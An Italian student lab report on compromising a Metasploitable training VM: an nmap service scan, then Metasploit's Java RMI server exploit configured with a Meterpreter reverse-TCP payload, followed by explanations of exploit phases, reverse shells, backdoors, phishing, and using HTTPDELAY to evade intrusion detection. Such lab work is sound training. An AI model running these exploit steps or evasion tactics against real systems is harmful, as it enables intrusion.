EXPLOIT

Una volta impostati gli indirizzi IP delle macchine, e verificata la loro comunicazione ecco i passaggi.

Passaggi Tecnici:

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:12 EST
Nmap scan report for 192.168.11.112
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

```
      =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                  .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java
Code Execution
   2    \_ target: Generic (Java Payload)                 .                .          .      .
   3    \_ target: Windows x86 (Native Payload)           .                .          .      .
   4    \_ target: Linux x86 (Native Payload)             .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)          .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)          .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Sc
anner
   8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Es
calation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                         loit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an add
                                         ress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Risultato:



Relazione Tecnica:

Oggi abbiamo usato un exploit per entrare nella macchina di Metasploitable.
Abbiamo scansionato grazie a NMAP le porte aperte, e abbiamo preso come target la porta 1099 dedicata al servizio “Java RMI”, quindi entrando in msfconsole da terminale abbiamo cercato l’exploit che potesse essere più adatto al nostro intento di scovare rete e tabella di routing. Una volta

settato l’exploit con l’rhost è stato avviato e si è automaticamente creata una shell (canale di comunicazione).

Che cos’è un exploit?
L’exploit è un codice malevolo che agisce su una vulnerabilità già presente nel codice di un programma.
Se l’exploit funziona si creerà una Shell, cioè un canale di comunicazione tra le macchine.

Anche il Malware è un codice malevolo ma che influisce sul codice modificandolo e rendendolo vulnerabile.

Le fasi dell’exploit sono:

- Exploit, cioè riuscire a “bucare” le difese informatiche di un software
- Payload, cioè riuscire a controllare il dispositivo da remoto
- Shell, cioè riuscire a creare un ponte comunicativo tra macchina vittima e macchina attaccante;
  Esistono 2 tipi di shell:
    - Shell Bind: è una comunicazione che parte dal dispositivo “A” e arriva al dispositivo “B” ma verrebbe bloccata dal firewall perimetrale.
    - Shell Reverse: è la comunicazione più utilizzata oggi perché permette di far partire la “conversazione” dalla macchina vittima verso la macchina attaccante e non risulterà strana ai firewall perimetrali dinamici.
      Una volta creata la shell ci si potrà trasferire tra un processo e l’altro, così da ridurre la possibilità di essere sbattuti fuori.
- Mantenimento: è la fase in cui cerchiamo di “salviamo” tutto il lavoro fatto fino a ora e creiamo una Backdoor.

  Attenzione, una volta che l’attaccante è dentro, ci sono altre metodologie ed exploit per passare ai servizi di amministrazione, e scalare i privilegi in modo da avere controllo totale del dispositivo.

  Il metodo migliore per evitare di venire attaccati con successo è quello di mantenere le applicazioni utilizzate sempre aggiornate.

I malware possono attaccare il nostro dispositivo anche tramite vie diverse, una delle più comuni è il phishing che tramite email o messaggi

ingannevoli ti inducono tramite link, a pagine che simulano le pagine reali già esistenti di siti che ti chiedono credenziali di accesso come facebook o paypal, e che però avranno il solo scopo di rivelare le tue credenziali all'attaccante e/o permetteranno l'accesso ad alcuni tuoi file.
Un altro metodo usato avviene tramite attacco Dos o DDos che mirano a sovraccaricare il pc ma senza mandarlo in spegnimento e questo rallentamento della CPU potrebbe permettere a piccole parti segmentate di malware di entrare.

L' HTTP DELAY è un parametro utilizzato in alcuni strumenti di penetration testing e in exploit, in particolare con framework come Metasploit, per specificare un ritardo artificiale nelle richieste HTTP. Questo parametro consente di:

1. Simulare richieste legittime: Introducendo un ritardo tra le richieste, si può rendere il traffico meno sospetto, evitando di attivare sistemi di rilevamento di intrusioni (IDS) o controlli automatizzati.
2. Gestire risorse limitate: In alcuni ambienti, i server o i servizi target potrebbero non gestire bene un numero elevato di richieste in rapida successione. Usando un ritardo, si può evitare che il servizio si blocchi o che il test di sicurezza fallisca.
3. Ridurre la visibilità: Un flusso di richieste più lento può ridurre il rischio di essere rilevati dai sistemi di logging e monitoraggio, poiché non genera picchi di traffico anomali.

per esempio si potrebbe utilizzare "set HTTPDELAY 5" per indicare di mandare richieste a intervalli di 5 secondi.

Utilizzare l' HTTP DELAY può essere utile nei seguenti scenari:

- Test di applicazioni web vulnerabili che possono bloccarsi con troppe richieste simultanee.
- Esecuzione di attacchi di brute force o scansioni lente, per non essere rilevati facilmente.
- Situazioni in cui l'attacco deve sembrare il più realistico possibile, simulando il comportamento di un utente reale.

Diego Petronaci